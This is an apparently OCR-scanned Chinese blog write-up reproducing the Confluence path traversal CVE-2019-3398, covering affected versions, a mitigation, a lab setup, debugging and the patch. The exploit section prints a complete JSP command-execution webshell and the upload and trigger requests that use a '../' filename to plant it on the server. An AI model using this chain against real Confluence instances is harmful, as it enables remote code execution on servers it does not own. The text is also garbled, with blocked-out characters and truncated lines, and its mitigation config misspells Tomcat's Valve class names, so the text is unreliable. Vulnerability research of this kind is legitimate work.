Confluence路径穿越漏洞复现(CVE-2019-3398)

sha****ock5 / 2019-04-21 09:56:00 / 浏览数 4393 安全技术 WEB安全 顶(0) 踩(0)

漏洞描述：

Confluence Server和Data Center在downloadallattachments资源中存在路径穿越漏洞。
在Page或Blogs具有添加附件权限的用户，或具有创建新空间或个人空间权限的用户，或对某空间具有"管理员"权限的用户可利用此路径穿越漏洞将文件写入任意位置。一定

影响版本：

2.0.0 <= version < 6.6.13
6.7.0 <= version < 6.12.4
6.13.0 <= version < 6.13.4
6.14.0 <= version < 6.14.3
6.15.0 <= version < 6.15.2

修复版本：

6.6.13
6.12.4
6.13.4
6.14.3
6.15.2

修复建议：

升级到修复版本。

缓解措施：


若无法升级，可采取以下临时缓解措施：
1、关闭Confluence；
2、编辑<Confluence■■■■■>/conf/server.xml
3、将以下代码加到<host>下面</host>

```
<Context path="/pages/downloadallattachments.action" docBase="" >
   <Valapp className="org.apache.catalina.valapps.RemoteAddrValapp" deny="*" />
</Context>
```

4、保存文件，重启Confluence。
缓解措施是否生效验证方法：
访问含有2个或以上附件的页面/博客，点击...=》■■=》■■■■

若返回404页面，则说明缓解措施已生效。但是缓解措施禁用了■■■■■■的功能。

Demo



参考：

- https://confluence.atlassian.com/doc/confluence-security-advisory-2019-04-17-968660855.html
- https://jira.atlassian.com/browse/CONFSERVER-58102

0x00 环境搭建

下载confluence-6.13.0用于复现。

```
$ wget https://product-downloads.atlassian.com/software/confluence/downloads/atlassian-confluence-6.13.0.tar.gz
$ tar zxf atlassian-confluence-6.13.0.tar.gz
$ cd atlassian-confluence-6.13.0
$ vi ./confluence/WEB-INF/classes/confluence-init.properties #■■confluence■home■■■■■■■■■
#confluence.home=/Users/xxx/confluenceHome■■■■■■■■■zip■■■■■■■■■■■■■■
$ bin/start-confluence.sh
```

0x01 漏洞复现

首先根据官方描述，downloadallattachments这个资源，结合其验证缓解措施的方式，找到了漏洞触发点：

```
... =■■■=■■■■■
```


点击■■■■时，会触发一个GET请求：

```
GET /pages/downloadallattachments.action?pageId=65601
```

然后响应

```
Location: /download/temp/downloadi120q121507.zip?contentType=application/zip
```


而且每次发出downloadallattachments.action请求，其响应的Location路径的zip文件名都不一样，发现原来是服务端每收到一次downloadallattachments.action请



搜索了一下，发现这个文件是在/Users/xxx/confluenceHome，也就是confluence的安装目录下。

```
cqq@ubuntu:~$ find .|grep download45lL6115220.zip
./confluenceHome/temp/download45lL6115220.zip
```

然后看到这个目录下还有一个attachments目录，为了验证这就是附件上传的目录，



于是，新建了一个页面，上传了几个文本文件，通过cat出来的内容与上传的内容匹配，判定这个就是上传的附件被存放的目录，但是这个目录下的文件名被重命名了。既然

0x02 漏洞调试

通过一番`grep -rn xxx *`的查找，发现需要两步来完成对路径穿越的利用。

1、POST
`/plugins/drag-and-drop/upload.action?pageId=65601&filename=../../../../../../Users/xxx/repos/atlassian-confluence-6.13.0/confl`
先将webshell上传上去，其内容会出现在confluence的安装目录，即/Users/xxx/confluenceHome。注意上传的时候的`size`参数需与`Content-Length`值保持一致，服务
在UploadAction#execute下断点

```
confluence/WEB-INF/atlassian-bundled-plugins/confluence-drag-and-drop-6.13.0.jar!/com/atlassian/confluence/plugins/dragdrop/Up
```


通过

```
InputStream inStream = this.getStreamForEncoding(this.httpServletRequest);
this.fileUploadManager.storeResource(new InputStreamAttachmentResource(inStream, this.filename, this.mimeType, this.size, (Str
```

将POST的内容写入到缓存文件中：attachments/ver003//56/98/98306/101/65/65601/917509/1，

```
➜  confluenceRepos cat attachments/ver003//56/98/98306/101/65/65601/917509/1
<%@ page import="java.util.*,java.io.*"%>
<%
%>
<html>
<body>
<form  method="GET" name="myform" action="">
<input type="text"  name="cmd">
<input type="submit" value="send">
</form>
<pre>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<br>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
</pre>
</body>
</html>
```


filename值没有对../进行过滤。



上传完成之后，打开"全部附件"页面，会出现我们刚刚上传上去的文件，其文件名没有对../进行过滤。

2、GET /pages/downloadallattachments.action?pageId=65601
然后通过这个GET请求，触发将缓存的webshell内容写入指定的路径操作。
在DownloadAllAttachmentsOnPageAction#execute下断点

confluence/WEB-INF/lib/confluence-6.13.0.jar!com/atlassian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.class


文件内容：

```
public String execute() throws Exception {
       List<Attachment> latestAttachments = this.attachmentManager.getLatestVersionsOfAttachments(this.getPage());
       Iterator var2 = latestAttachments.iterator();

       while(var2.hasNext()) {
           Attachment attachment = (Attachment)var2.next();
           File tmpFile = new File(this.getTempDirectoryForZipping(), attachment.getFileName());
           InputStream inputStream = this.attachmentManager.getAttachmentData(attachment);
           Throwable var6 = null;

           try {
               OutputStream fileOutputStream = new FileOutputStream(tmpFile);  // tmpFile■■■/Users/Xxx/repos/confluenceRepos/
               Throwable var8 = null;

               try {
                   ByteStreams.copy(inputStream, fileOutputStream);  //■■■■■■■■■■■■
               } catch (Throwable var31) {
                   var8 = var31;
                   throw var31;
               } finally {
                   if (fileOutputStream != null) {
                       if (var8 != null) {
                           try {
                               fileOutputStream.close();
                           } catch (Throwable var30) {
                               var8.addSuppressed(var30);
                           }
                       } else {
                           fileOutputStream.close();
                       }
                   }

               }
           } catch (Throwable var33) {
               var6 = var33;
               throw var33;
           } finally {
               if (inputStream != null) {
                   if (var6 != null) {
                       try {
                           inputStream.close();
                       } catch (Throwable var29) {
                           var6.addSuppressed(var29);
                       }
                   } else {
                       inputStream.close();
                   }
               }

           }
       }

       //■confluence■■■■■temp■■■■■zip■■■
       File zipFile = new File(this.getConfluenceTempDirectoryPath() + File.separator + this.getZipFilename() + ".zip");
       FileUtils.createZipFile(this.getTempDirectoryForZipping(), zipFile);
       FileUtils.deleteDir(this.getTempDirectoryForZipping());
       this.downloadPath = this.prepareDownloadPath(zipFile.getPath()) + "?contentType=application/zip";
       this.gateKeeper.addKey(this.prepareDownloadPath(zipFile.getPath()), this.getAuthenticatedUser());
       return "success";
   }
```

先拿到Attachement列表

```
List<Attachment> latestAttachments = this.attachmentManager.getLatestVersionsOfAttachments(this.getPage());
```

然后对列表中每个附件进行遍历，从最前面的开始，




然后通过

```
attachment.getFileName())
```


获得附件的名字（这里有我们之前设置好的payload文件名）
然后执行

```
ByteStreams.copy(inputStream, fileOutputStream);
```

将之前缓存的上传文件copy到通过请求参数`filename`指定的路径下，实现路径穿越。



执行前后对比如下：



对比缓存文件和在指定路径生成的文件的sha1值对比：一致。

```
➜ atlassian-confluence-6.13.0 shasum -a1 ./cmd1.jsp
a0ac37307c2556e133bac3ddc1dfd2e527f5a672  ./cmd1.jsp
➜ atlassian-confluence-6.13.0 shasum -a1 ./\~/repos/confluenceRepos/attachments/ver003/56/98/98306/79/7/1507329/1507337/1
a0ac37307c2556e133bac3ddc1dfd2e527f5a672  ./~/repos/confluenceRepos/attachments/ver003/56/98/98306/79/7/1507329/1507337/1
```

Confluence本身就可以上传任意文件内容到服务端，但是会放在缓存目录下，文件路径不可控。关键地是，没有对filename请求参数进行过滤，有路径穿越漏洞，才能将

漏洞修复

从官网下载修复版6.13.4。
对比文件发现，在6.13.4版本的DownloadAllAttachmentsOnPageAction.java文件中，
对attachment.getFileName()得到的字符串进行了过滤

```
import com.atlassian.confluence.util.io.ConfluenceFileUtils;
ConfluenceFileUtils.extractFileName(attachment.getFileName()))
```

DownloadAllAttachmentsOnPageAction.java

```
1  package com.atlassian.confluence.pages.actions;
2
3  import com.atlassian.confluence.pages.Attachment;
4  import com.atlassian.confluence.pages.AttachmentManager;
5  import com.atlassian.confluence.security.GateKeeper;
6  import com.atlassian.confluence.setup.BootstrapManager;
7  import com.atlassian.confluence.util.io.ConfluenceFileUtils;
8  import com.atlassian.core.util.FileUtils;
9  import com.atlassian.core.util.RandomGenerator;
10 import com.google.common.io.ByteStreams;
11 import java.io.File;
12 import java.io.FileOutputStream;
13 import java.io.IOException;
14 import java.io.InputStream;
15 import java.io.OutputStream;
16 import java.text.MessageFormat;
17 import java.util.Date;
18 import java.util.List;
19
20 public class DownloadAllAttachmentsOnPageAction
21   extends AbstractPageAwareAction
22 {
23   AttachmentManager attachmentManager;
24   private static final String ZIP_FILE_PATTERN = "download{0}{1,time,HHmmss}";
25   private String downloadPath;
26   private File tempDirectoryForZipping;
27   private String zipFilename;
28   private GateKeeper gateKeeper;
29
30   public String execute()
31     throws Exception
32   {
33     List<Attachment> latestAttachments = this.attachmentManager.getLatestVersionsOfAttachments(getPage());
34     for (Attachment attachment : latestAttachments)
35     {
36
37       File tmpFile = new File(getTempDirectoryForZipping(), ConfluenceFileUtils.extractFileName(attachment.getFileName()));
38       InputStream inputStream = this.attachmentManager.getAttachmentData(attachment);
39       Throwable localThrowable6 = null;
40       try { OutputStream fileOutputStream = new FileOutputStream(tmpFile);Throwable localThrowable7 = null;
41         try {
42           ByteStreams.copy(inputStream, fileOutputStream);
43         }
```

这里attachment.getFileName()的值为路径穿越的payload：../../../../../test3_by_cqq.txt，而经过ConfluenceFileUtils.extractFileName()之后，

DownloadAllAttachmentsOnPageAction.class | Attachment.class | ByteStreams.class | JdkDynamicAopProxy.class | ConfluenceFileUtils.class | UploadAction.class | DefaultFileUploadManager.clas

Decompiled .class file, bytecode version: 52.0 (Java 8)

```
94                 }
95             }
96         } catch (IOException var5) {
97             log.debug("Unable to construct the canonical path of file when trying to determine isChildOf", var5);
98         }
99
100        return false;
101    }
102
103 @  public static String extractFileName(String pathname) {  pathname: "../../../../../test3_by_cqq.txt"
104        return pathname == null ? null : (new File(pathname)).getName();  pathname: "../../../../../test3_by_cqq.txt"
105    }
106 }
107
```

ConfluenceFileUtils › extractFileName()

Variables

ec-5"@51,152 in group "main": RUNNING

static members of ConfluenceFileUtils

pathname = "../../../../../test3_by_cqq.txt"

ConfluenceFileUtils (com.atlassian.confluence.util.io)


跟进

```
(new File(pathname)).getName()
```

由于File#getName方法仅取文件名的最后部分，

> Returns the name of the file or directory denoted by this abstract pathname. This is just the last name in the pathname's name sequence.

参考：https://docs.oracle.com/javase/8/docs/api/java/io/File.html#getName--
于是将我们的../的payload过滤掉了。



得到的tmpFile的值为：`/Users/Xxx/repos/confluenceRepos_6.13.4/temp/download7P7E1181301/test3_by_cqq.txt`

上一篇：记一次任意密码重置漏洞挖掘 下一篇：记一次任意密码重置漏洞挖掘

1. 0 条回复
   - 动动手指，沙发就是你的了！